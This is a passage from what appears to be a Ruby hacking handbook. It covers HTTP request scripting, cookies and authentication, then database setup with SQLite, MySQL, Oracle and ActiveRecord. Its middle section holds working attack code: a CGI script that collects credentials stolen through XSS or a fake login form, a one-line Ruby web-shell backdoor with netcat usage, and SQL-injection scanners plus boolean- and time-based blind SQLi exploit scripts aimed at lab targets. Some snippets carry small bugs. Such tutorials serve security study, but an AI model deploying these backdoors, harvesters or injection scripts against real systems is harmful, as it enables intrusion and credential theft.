  request["User-Agent"] = "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:39.0) Gecko/20100
101 Firefox/39.0"
  request["Connection"] = "keep-alive"
  request["Accept-Language"] = "en-US,en;q=0.5"
  request["Accept-Encoding"] = "gzip, deflate"
  request["Accept"] = "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"
  request["PHPSESSID"] = session_id

  begin
    puts "Sending.. "
    response = http.request(request).body
  rescue Exception => e
    puts "[!] Failed!"
    puts e
  end

end
```

Simple Shortened URL extractor

urlextractor.rb

```ruby
#!/usr/bin/env ruby
require 'net/http'
uri = ARGV[0]
loop do
  puts uri
  res = Net::HTTP.get_response URI uri
  if !res['location'].nil?
    uri = res['location']
  else
    break
  end
end
```

Run it

```
$ruby redirect.rb http://bit.ly/1JSs7vj
http://bit.ly/1JSs7vj
http://ow.ly/XLGfi
https://tinyurl.com/hg69vgm
http://rubyfu.net
```

Ok, what if I gave you this shortened url(`http://short-url.link/f2a`)? try the above script and tell me what's going-on

Using Open-uri

Here another way to do the same thing

```
#!/usr/bin/env ruby
require 'open-uri'
require 'openssl'

host       = ARGV[0] || "172.16.50.139"
session_id = ARGV[1] || "3c0e9a7edfa6682cb891f1c3df8a33ad"


def send_sqli
  uri = URI.parse("https://#{host}/script/path/file.php?var1=val1&var2=val2&var3=val3")
  headers =
      {
        "User-Agent" => "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:39.0) Gecko/2010010
1 Firefox/39.0",
        "Connection" => "keep-alive",
        "Accept-Language" => "en-US,en;q=0.5",
        "Accept-Encoding" => "gzip, deflate",
        "Accept" => "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
        "Cookie" => "PHPSESSID=#{session_id}"
      }
  request = open(uri, :ssl_verify_mode => OpenSSL::SSL::VERIFY_NONE, headers)
  puts "Sending.. "
  response = request.read
  puts response
end
```

Send HTTP Post request with custom headers

Here the post body from a file

```
require 'net/http'

uri = URI.parse "http://example.com/Pages/PostPage.aspx"
headers =
{
   'Referer' => 'http://example.com/Pages/SomePage.aspx',
   'Cookie' => 'TS9e4B=ae79efe; WSS_FullScrende=false; ASP.NET_SessionId=rxuvh3l5dam',
   'Connection' => 'keep-alive',
   'Content-Type' =>'application/x-www-form-urlencoded'
 }
post = File.read post_file   # Raw Post Body's Data
http    = Net::HTTP.new(uri.host, uri.port)
http.use_ssl = true if uri.scheme == 'https'    # Enable HTTPS support if it's HTTPS
request = Net::HTTP::Post.new(uri.path, headers)
request.body = post
response = http.request request
puts response.code
puts response.body
```

More control on Post variables

Let's to take the following form as a simple post form to mimic in our script




Figure 1. Simple Post form

Post form code:

```
<FORM METHOD=POST ACTION="http://wwwx.cs.unc.edu/~jbs/aw-wwwp/docs/resources/perl/perl-
cgi/programs/cgi_stdin.cgi">

    <P>Name field: <INPUT TYPE="text" Name="name" SIZE=30 VALUE = "You name">
    <P>Name field: <TEXTAREA TYPE="textarea" ROWS=5 COLS=30 Name="textarea">Your commen
t.</TEXTAREA>

    <P>Your age: <INPUT TYPE="radio" NAME="radiobutton" VALUE="youngun"> younger than 2
1,
    <INPUT TYPE="radio" NAME="radiobutton" VALUE="middleun" CHECKED> 21 -59,
    <INPUT TYPE="radio" NAME="radiobutton" VALUE="oldun"> 60 or older

    <P>Things you like:
    <INPUT TYPE="checkbox" NAME="checkedbox" VALUE="pizza" CHECKED>pizza,
    <INPUT TYPE="checkbox" NAME="checkedbox" VALUE="hamburgers" CHECKED>hamburgers,
    <INPUT TYPE="checkbox" NAME="checkedbox" VALUE="spinich">spinich,
    <INPUT TYPE="checkbox" NAME="checkedbox" VALUE="mashed potatoes" CHECKED>mashed pot
atoes

    <P>What you like most:
    <SELECT NAME="selectitem">
        <OPTION>pizza<OPTION>hamburgers<OPTION SELECTED>spinich<OPTION>mashed potatoes<
OPTION>other
    </SELECT>

    <P>Reset: <INPUT TYPE="reset" >

    <P>Submit: <INPUT TYPE="submit" NAME="submitbutton" VALUE="Do it!" ACTION="SEND">
</FORM>
```

We need to send a Post request as the form figure 1 would do with control on each value and variable.

```
require "net/http"
require "uri"

# Parsing the URL and instantiate http
uri = URI.parse("http://wwwx.cs.unc.edu/~jbs/aw-wwwp/docs/resources/perl/perl-cgi/programs/cgi_stdin.cgi")
http = Net::HTTP.new(uri.host, uri.port)
http.use_ssl = true if uri.scheme == 'https'    # Enable HTTPS support if it's HTTPS

# Instantiate HTTP Post request
request = Net::HTTP::Post.new(uri.request_uri)

# Headers
request["Accept"] = "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"
request["User-Agent"] = "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:37.0) Gecko/20100101 Firefox/37.0"
request["Referer"] = "http://www.cs.unc.edu/~jbs/resources/perl/perl-cgi/programs/form1-POST.html"
request["Connection"] = "keep-alive"
request["Accept-Language"] = "en-US,en;q=0.5"
request["Accept-Encoding"] = "gzip, deflate"
request["Content-Type"] = "application/x-www-form-urlencoded"

# Post body
request.set_form_data({
                          "name"         => "My title is here",
                          "textarea"     => "My grate message here.",
                          "radiobutton"  => "middleun",
                          "checkedbox"   => "pizza",
                          "checkedbox"   => "hamburgers",
                          "checkedbox"   => "mashed potatoes",
                          "selectitem"   => "hamburgers",
                          "submitbutton" => "Do it!"
                      })

# Receive the response
response = http.request(request)

puts "Status code: " + response.code
puts "Response body: " + response.body
```

You can use `body` method instead of `set_form_data` to avoid auto-encoding for any reason

```
request.body = "name=My title is here&textarea=My grate message here.&radiobutton=middleun&checkedbox=pizza&checkedboxhamburgers&checkedbox=mashed potatoes&selectitem=hamburgers&submitbutton=Do it!"
```

Dealing with Cookies

Some times you need to deal with some actions after authentication. Ideally, it's all about cookies.

Notes:

- To Read cookies you need to get **set-cookie** from **response**
- To Set cookies you need to set **Cookie** to **request**

```
puts "[*] Logging-in"
uri1 = URI.parse("http://host/login.aspx")
uri2 = URI.parse("http://host/report.aspx")

Net::HTTP.start(uri1.host, uri1.port) do |http|
  http.use_ssl = true if uri1.scheme == 'https'    # Enable HTTPS support if it's HTTPS
  puts "[*] Logging in"
  p_request  = Net::HTTP::Post.new(uri1)
  p_request.set_form_data({"loginName"=>"admin", "password"=>"P@ssw0rd"})
  p_response = http.request(p_request)
  cookies    = p_response.response['set-cookie']    # Save Cookies

  puts "[*] Do Post-authentication actions"
  Net::HTTP::Get.new(uri2)
  g_request  = Net::HTTP::Get.new(uri2)
  g_request['Cookie'] = cookies                     # Restore Saved Cookies
  g_response = http.request(g_request)
end
```

HTTP authentication (Basic, Digest, NTLM)

Basic authentication

```
require 'net/http'

username = "Admin"
password = "P@ssw0rd"
uri      = URI("http://rubyfu.net/login")

http = http = Net::HTTP.new(uri.host, uri.port)
req  = Net::HTTP::Get.new(uri)
req.basic_auth usernamen, password
res  = http.request(request)

puts res.body
```

Digest authentication

- Install net-http-digest_auth gem

  ```
  gem install net-http-digest_auth
  ```

```ruby
require 'ntlm/http'
require 'net/http/digest_auth'

uri          = URI("http://rubyfu.net/login")
uri.user     = "Admin"
uri.password = "P@ssw0rd"

http = Net::HTTP.new(uri.host, uri.port)
digest_auth = Net::HTTP::DigestAuth.new
req  = Net::HTTP::Get.new(uri)
auth = digest_auth.auth_header uri, res['www-authenticate'], 'GET'
req.add_field 'Authorization', auth
res  = http.request(request)

puts res.body
```

Here is an example to build it without external gem

NTLM authentication

- Install ntlm gem

  ```
  gem install ruby-ntlm
  ```

  Note: ntlm gem works with http, imap, smtp protocols. Read more.

```ruby
require 'ntlm/http'

username = "Admin"
password = "P@ssw0rd"
uri      = URI("http://rubyfu.net/login")

http = http = Net::HTTP.new(uri.host, uri.port)
req  = Net::HTTP::Get.new(uri)
req.ntlm_auth usernamen, password
res  = http.request(request)

puts res.body
```

CGI

Get info - from XSS/HTMLi exploitation

When you exploit XSS or HTML injection you may need to receive the grepped data from exploited user to your external server. Here a simple example of CGI script take sent get request from fake login from that asks users to enter log-in with username and password then will store the data to `hacked_login.txt` text file and fix its permissions to assure that nobody can access that file from public.

Add the following to `/etc/apache2/sites-enabled/[SITE]` then restart the service

```
<Directory /var/www/[CGI FOLDER]>
        AddHandler cgi-script .rb
        Options +ExecCGI
</Directory>
```

Now, put the script in /var/www/[CGI FOLDER]. You can use it now.

```
#!/usr/bin/ruby
# CGI script gets user/pass | http://attacker/info.rb?user=USER&pass=PASS
require 'cgi'
require 'uri'

cgi  = CGI.new
cgi.header  # content type 'text/html'
user = URI.encode cgi['user']
pass = URI.encode cgi['pass']
time = Time.now.strftime("%D %T")

file = 'hacked_login.txt'
File.open(file, "a") do |f|
  f.puts time   # Time of receiving the get request
  f.puts "#{URI.decode user}:#{URI.decode pass}"    # The data
  f.puts cgi.remote_addr    # Remote user IP
  f.puts cgi.referer    # The vulnerable site URL
  f.puts "---------------------------"
end
File.chmod(0200, file)  # To prevent public access to the log file

puts ""
```

Web Shell[1] - command execution via GET

if you have a server that supports ruby CGI, you can use the following as backdoor

```
#!/usr/bin/env ruby
require 'cgi'
cgi = CGI.new
puts cgi.header
system(cgi['cmd'])
```

Now you can simply use a web browser, Netcat or WebShellConsole[1] to execute your commands. ex.
Browser

```
http://host/cgi/shell.rb?cmd=ls -la
```

Netcat

```
echo "GET /cgi/shell.rb?cmd=ls%20-la" | nc host 80
```

WebShellConsole

run wsc

```
ruby wsc.rb
```

Add Shell URL

```
Shell -> set http://host/cgi/shell.rb?cmd=
```

Now prompt your commands

```
Shell -> ls -la
```

Mechanize

Since we're talking about dealing with web in ruby, we can't forget **Mechanize** gem, the most known library for dealing wit web.

The Official description says, the Mechanize library is used for automating interaction with websites. Mechanize automatically stores and sends cookies, follows redirects, and can follow links and submit forms. Form fields can be populated and submitted. Mechanize also keeps track of the sites that you have visited as a history.

More about Mechanize gem

- Getting Started With Mechanize
- Mechanize examples
- RailsCasts | Mechanize tutorial

Since you know the hard way, you'll find Mechanize as simple as mouse clicks! give it a try!

HTTP.rb

HTTP (The Gem! a.k.a. http.rb) is an easy-to-use client library for making requests from Ruby. It uses a simple method chaining system for building requests, similar to Python's Requests.

Under the hood, http.rb uses http_parser.rb, a fast HTTP parsing native extension based on the Node.js parser and a Java port thereof. This library isn't just yet another wrapper around Net::HTTP. It implements the HTTP protocol natively and outsources the parsing to native extensions.

More about http.rb gem

- The Official repository
- The official wiki

1

> [1]. WebShellConsole is simple interactive console, interacts with simple web shells using HTTP GET rather than using browser. wsc will work with any shell use GET method. It takes care of all URL encoding too. ↩

- CGI Examples

SQL Injection Scanner

Basic SQLi script as command line browser

The is a very basic script take your given payload and send it to the vulnerable parameter and returns the response back to you. I'll use (http://testphp.vulnweb.com/) as it's legal to test.

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
# Send your payload from command line
#
require "net/http"

if ARGV.size < 2
  puts "[+] ruby #{__FILE__} [IP ADDRESS] [PAYLOAD]"
  exit 0
else
  host, payload = ARGV
end

uri = URI.parse("http://#{host}/artists.php?")
uri.query = URI.encode_www_form({"artist" => "#{payload}"})
http = Net::HTTP.new(uri.host, uri.port)
http.use_ssl = true if uri.scheme == 'https'    # Enable HTTPS support if it's HTTPS
# http.set_debug_output($stdout)

request = Net::HTTP::Get.new(uri.request_uri)
response = http.request(request)
# puts "[+] Status code: "+ response.code + "\n\n"
# puts response.body.gsub(/<.*?>/, '').strip
puts response.body.scan(/<h2 id='pageName'>.*<\/h2>/).join.gsub(/<.*?>/, '').strip

puts ""
```

> I've commented the line `puts response.body.gsub(/<.*?>/, '').strip` and added a custom regular expression to fix our target outputs.

Let's to test it in action

```
ruby sqli-basic.rb "testphp.vulnweb.com" "-1 UNION ALL SELECT NULL,NULL,NULL,NULL#" | g
rep -i -e warning -e error
# => Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/artists.php on line 62

ruby sqli-basic.rb "testphp.vulnweb.com" "-1 UNION ALL SELECT NULL,NULL,NULL#" | grep -
i -e warning -e error
# =>

ruby sqli-basic.rb "testphp.vulnweb.com" "-1 UNION ALL SELECT NULL,@@VERSION,NULL#"
# => artist: 5.1.73-0ubuntu0.10.04.1

ruby sqli-basic.rb "testphp.vulnweb.com" "-1 UNION ALL SELECT NULL,GROUP_CONCAT(table_n
ame),NULL FROM information_schema.tables#"
# => artist: CHARACTER_SETS,COLLATIONS,COLLATION_CHARACTER_SET_APPLICABILITY,COLUMNS,CO
LUMN_PRIVILEGES,ENGINES,EVENTS,FILES,GLOBAL_STATUS,GLOBAL_VARIABLES,KEY_COLUMN_USAGE,PA
RTITIONS,PLUGINS,PROCESSLIST,PROFILING,REFERENTIAL_CONSTRAINTS,ROUTINES,SCHEMATA,SCHEMA
_PRIVILEGES,SESSION_STATUS,SESSION_VARIABLES,STATISTICS,TABLES,TABLE_CONSTRAINTS,TABLE_
PRIVIL
```

Here a very basic and simple SQL-injection solid scanner, develop it as far as you can!

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
# Very basic SQLi scanner!
#
require 'net/http'

# Some SQLi payloads
payloads =
    [
      "'",
      '"',
      "' or 1=2--+"
    ]

# Some database error responses
errors =
    {
      :mysql => [
                  "SQL.*syntax",
                  "mysql.*(fetch).*array",
                  "Warning"
                 ],
      :mssql => [
                  "line.*[0-9]",
                  "Microsoft SQL Native Client error.*"
                 ],
      :oracle => [
                   ".*ORA-[0-9].*",
                   "Warning"
                  ]
      }

# Try a known vulnerable site
uri  = URI.parse "http://testphp.vulnweb.com/artists.php?artist=1"

# Update the query with a payload
uri.query += payloads[0]

# Send get request
response = Net::HTTP.get uri

# Search if an error occurred = vulnerable
puts "[+] The #{URL.decode(uri.to_s)} is vulnerable!" unless response.match(/#{errors[:
mysql][0]}/i).nil?
```

Try it on this URL (http://testasp.vulnweb.com/showforum.asp?id=0)

Results

```
ruby sqli.rb http://testasp.vulnweb.com/showforum.asp?id=0
[+] The http://testphp.vulnweb.com/artists.php?artist=1' is vulnerable!
```

Boolean-bases SQLi Exploit Script

Here is a Boolean-based SQLi exploit for sqli-labs vulnerable application.

```
#!/usr/bin/env ruby
# Boolean-based SQLi exploit
# Sabri Saleh | @KINGSABRI
#
require 'open-uri'

if ARGV.size < 1
  puts "[+] ruby #{__FILE__} <IP ADDRESS>"
  exit 0
else
  host = ARGV[0]
end

# Just colorizing outputs
class String
  def red; colorize(self, "\e[1m\e[31m"); end
  def green; colorize(self, "\e[1m\e[32m"); end
  def bold; colorize(self, "\e[1m"); end
  def colorize(text, color_code)  "#{color_code}#{text}\e[0m" end
end

# SQL injection
def send_bbsqli(url, query)
  begin

    response = open(URI.parse( URI.encode("#{url}#{query}") ))

    if !response.read.scan("You are in...........").empty?
      return 1 # TRUE
    end

  rescue Exception => e
    puts "[!] Failed to SQL inject #{e}".red
    exit 0
  end
end

url = "http://#{host}/sqli-labs/Less-8/index.php?id="

puts "[*] Start Sending Boolean-based SQLi".bold

extracted = []
(1..100).map do |position|
  (32..126).map do |char|
     puts "[*] Brute-forcing on Position: ".bold + "#{position}".green + " | ".bold + "
Character: ".bold + "#{char} = #{char.chr}".green

     # Put your query here
```

```
#      query = "1' AND (ASCII(SUBSTR((SELECT DATABASE()),#{position},1)))=#{char}--+"
     query = "1' AND (ASCII(SUBSTR((SELECT group_concat(table_name) FROM information_sc
hema.tables WHERE table_schema=database() limit 0,1),#{position},1)))=#{char}--+"
     result = send_bbsqli(url, query)
         if result.eql? 1
           puts "[+] Found character: ".bold + "#{char.to_s(16)} hex".green

           extracted <<  char.chr
           puts "[+] Extracted characters: ".bold + "#{extracted.join}".green
           break
         end
   end
end

puts "\n\n[+] Final found string: ".bold + "#{extracted.join}".green
```

Time-bases SQLi Exploit Script

A Time-based SQLi exploit for sqli-labs vulnerable application.

```
#!/usr/bin/env ruby
# Boolean-based SQLi exploit
# Sabri Saleh | @KINGSABRI
#
require 'open-uri'

if ARGV.size < 1
  puts "[+] ruby #{__FILE__} <IP ADDRESS>"
  exit 0
else
  host = ARGV[0]
end

# Just colorizing outputs
class String
  def red; colorize(self, "\e[1m\e[31m"); end
  def green; colorize(self, "\e[1m\e[32m"); end
  def bold; colorize(self, "\e[1m"); end
  def colorize(text, color_code)  "#{color_code}#{text}\e[0m" end
end

# SQL injection
def send_tbsqli(url, query, time2wait)
  begin
    start_time = Time.now
    response = open(URI.parse( URI.encode("#{url}#{query}") ))
    end_time   = Time.now
    howlong    = end_time - start_time

    if howlong >= time2wait
      return 1 # TRUE
```

```
    end

  rescue Exception => e
    puts "[!] Failed to SQL inject #{e}".red
    exit 0
  end
end

url = "http://#{host}/sqli-labs/Less-10/index.php?id="

puts "[*] Start Sending Boolean-based SQLi".bold
time2wait = 5
extracted = []
(1..76).map do |position|
  (32..126).map do |char|
     puts "[*] Brute-forcing on Position: ".bold + "#{position}".green + " | ".bold + "
Character: ".bold + "#{char} = #{char.chr}".green

     # Put your query here
     query = "1\" AND IF((ASCII(SUBSTR((SELECT DATABASE()),#{position},1)))=#{char}, SL
EEP(#{time2wait}), NULL)--+"

     result = send_tbsqli(url, query, time2wait)
         if result.eql? 1
           puts "[+] Found character: ".bold + "#{char.to_s(16)} hex".green

           extracted <<  char.chr
           puts "[+] Extracted characters: ".bold + "#{extracted.join}".green
           break
         end
   end
end

puts "\n\n[+] Final found string: ".bold + "#{extracted.join}".green
```

Databases

Dealing with database is a required knowledge in web testing and here we will go though most known databases and how to deal with it in ruby.

SQLite

- Install sqlite3 gem

  ```
  gem install sqlite3
  ```

  You've have to have sqlite3 development libraries installed on your system

  ```
  apt-get install libsqlite3-dev
  ```

- Basic operations

```ruby
require "sqlite3"

# Open/Create a database
db = SQLite3::Database.new "rubyfu.db"

# Create a table
rows = db.execute <<-SQL
  CREATE TABLE attackers (
   id   INTEGER PRIMARY KEY   AUTOINCREMENT,
   name TEXT    NOT NULL,
   ip   CHAR(50)
);
SQL

# Execute a few inserts
{
  'Anonymous'    => "192.168.0.7",
  'LulzSec'      => "192.168.0.14",
  'Lizard Squad' => "192.168.0.253"
}.each do |attacker, ip|
  db.execute("INSERT INTO attackers (name, ip)
              VALUES (?, ?)", [attacker, ip])
end

# Find a few rows
db.execute "SELECT id,name,ip FROM attackers"

# List all tables
db.execute  "SELECT * FROM sqlite_master where type='table'"
```

Active Record

- Install ActiveRecord gem

  ```
  gem install activerecord
  ```

MySQL database

- Install MySQL adapter gem

  ```
  gem install mysql
  ```

Login to mysql console and create database *rubyfu_db* and table *attackers*

```
create database rubyfu_db;

grant all on rubyfu_db.* to 'root'@'localhost';

create table attackers (
  id int not null auto_increment,
  name varchar(100) not null,
  ip text not null,
  primary key (id)
);

exit
```

The outputs look like following

```
mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 41
Server version: 5.5.44-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


mysql> create database rubyfu_db;
Query OK, 1 row affected (0.00 sec)

mysql> grant all on rubyfu_db.* to 'root'@'localhost';
Query OK, 0 rows affected (0.00 sec)

mysql> use rubyfu_db;
Database changed
mysql> create table attackers (
    ->   id int not null auto_increment,
    ->   name varchar(100) not null,
    ->   ip text not null,
    ->   primary key (id)
    -> );
Query OK, 0 rows affected (0.01 sec)

mysql> exit
```

Now, let's to connect to *rubyfu_db* database

```ruby
require 'active_record'
ActiveRecord::Base.establish_connection(
:adapter  => "mysql",
:username => "root",
:password => "root",
:host     => "localhost",
:database => "rubyfu_db"
)

class Attackers < ActiveRecord::Base
end
```

- Using the ActiveRecord library, available as the activerecord gem.
- Using the ActiveRecord adapter namely *mysql*
- Establishing a connection to the database *rubyfu_db*

- Creating a class called *Attackers* following the conventions mentioned above (attacker)

```
Attackers.create(:name => 'Anonymous',    :ip => "192.168.0.7")
Attackers.create(:name => 'LulzSec',      :ip => "192.168.0.14")
Attackers.create(:name => 'Lizard Squad', :ip => "192.168.0.253")
```

You will observe that ActiveRecord examines the database tables themselves to find out which columns are available. This is how we were able to use accessor methods for participant.name without explicitly defining them: we defined them in the database, and ActiveRecord picked them up.

You can find the item

- by id

  ```
  Attackers.find(1)
  ```

- by name

  ```
  Attackers.find_by(name: "Anonymous")
  ```

  Result

  ```
  #<Attackers:0x000000010a6ad0 id: 1, name: "Anonymous", ip: "192.168.0.7">
  ```

or you can work it as object

```
attacker = Attackers.find(3)
attacker.id
attacker.name
attacker.ip
```

If you want to delete an item from the database, you can use the destroy (Deletes the record in the database) method of ActiveRecord::Base:

```
Attackers.find(2).destroy
```

So to write a complete script,

```ruby
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
# ActiveRecord with MySQL
#
require 'active_record'

# Connect to database
ActiveRecord::Base.establish_connection(
                                        :adapter  => "mysql",
                                        :username => "root",
                                        :password => "root",
                                        :host     => "localhost",
                                        :database => "rubyfu_db"
                                       )

# Create Active Record Model for the table
class Attackers < ActiveRecord::Base
end

# Create New Entries to the table
Attackers.create(:name => 'Anonymous',    :ip => "192.168.0.7")
Attackers.create(:name => 'LulzSec',      :ip => "192.168.0.14")
Attackers.create(:name => 'Lizard Squad', :ip => "192.168.0.253")

# Interact with table items
attacker = Attackers.find(3)
attacker.id
attacker.name
attacker.ip

# Delete a table Item
Attackers.find(2).destroy
```

Oracle database

- Prerequisites

in order to make ruby-oci8 -which is the main dependency for oracle driver- works you've to do some extra steps:

- Download links for Linux | Windows | Mac
  - instantclient-basic-[OS].[Arch]-[VERSION].zip
  - instantclient-sqlplus-[OS].[Arch]-[VERSION].zip
  - instantclient-sdk-[OS].[Arch]-[VERSION].zip
- Unzip downloaded files

```
unzip -qq instantclient-basic-linux.x64-12.1.0.2.0.zip
unzip -qq instantclient-sdk-linux.x64-12.1.0.2.0.zip
unzip -qq instantclient-sqlplus-linux.x64-12.1.0.2.0.zip
```

- Create system directories as root / sudo

```
mkdir -p /usr/local/oracle/{network,product/instantclient_64/12.1.0.2.0/{bin,lib,jdbc/l
ib,rdbms/jlib,sqlplus/admin/}}
```

The file structure should be

```
/usr/local/oracle/
├── admin
│   └── network
└── product
    └── instantclient_64
        └── 12.1.0.2.0
            ├── bin
            ├── jdbc
            │   └── lib
            ├── lib
            ├── rdbms
            │   └── jlib
            └── sqlplus
                └── admin
```

- Move files

```
cd instantclient_12_1

mv ojdbc* /usr/local/oracle/product/instantclient_64/12.1.0.2.0/jdbc/lib/
mv x*.jar /usr/local/oracle/product/instantclient_64/12.1.0.2.0/rdbms/jlib/
# rename glogin.sql to login.sql
mv glogin.sql /usr/local/oracle/product/instantclient_64/12.1.0.2.0/sqlplus/admin/login
.sql
mv sdk /usr/local/oracle/product/instantclient_64/12.1.0.2.0/lib/
mv *README /usr/local/oracle/product/instantclient_64/12.1.0.2.0/
mv * /usr/local/oracle/product/instantclient_64/12.1.0.2.0/bin/
# Symlink of instantclient
cd /usr/local/oracle/product/instantclient_64/12.1.0.2.0/bin
ln -s libclntsh.so.12.1 libclntsh.so
ln -s ../lib/sdk sdk
cd -
```

- Setup environment

Append oracle environment variables in to `~/.bashrc` Then add the following:

```
# Oracle Environment
export ORACLE_BASE=/usr/local/oracle
export ORACLE_HOME=$ORACLE_BASE/product/instantclient_64/12.1.0.2.0
export PATH=$ORACLE_HOME/bin:$PATH
LD_LIBRARY_PATH=$ORACLE_HOME/bin
export LD_LIBRARY_PATH
export TNS_ADMIN=$ORACLE_BASE/admin/network
export SQLPATH=$ORACLE_HOME/sqlplus/admin
```

Then run:

```
source ~/.bashrc
```

- Install Oracle adapter gem

  ```
  gem install ruby-oci8 activerecord-oracle_enhanced-adapter
  ```

Now let's to connect

```
require 'active_record'

ActiveRecord::Base.establish_connection(
                      :adapter  => "oracle_enhanced",
                      :database => "192.168.0.13:1521/XE",
                      :username => "SYSDBA",
                      :password => "welcome1"
                       )

class DBAUsers < ActiveRecord::Base
end
```

MSSQL database


- Install MSSQL adapter gem

```
gem install tiny_tds activerecord-sqlserver-adapter
```

Extending Burp Suite

Setting up the Ruby environment for Burp Extensions

1. Download a stable version of JRuby from JRuby Downloads
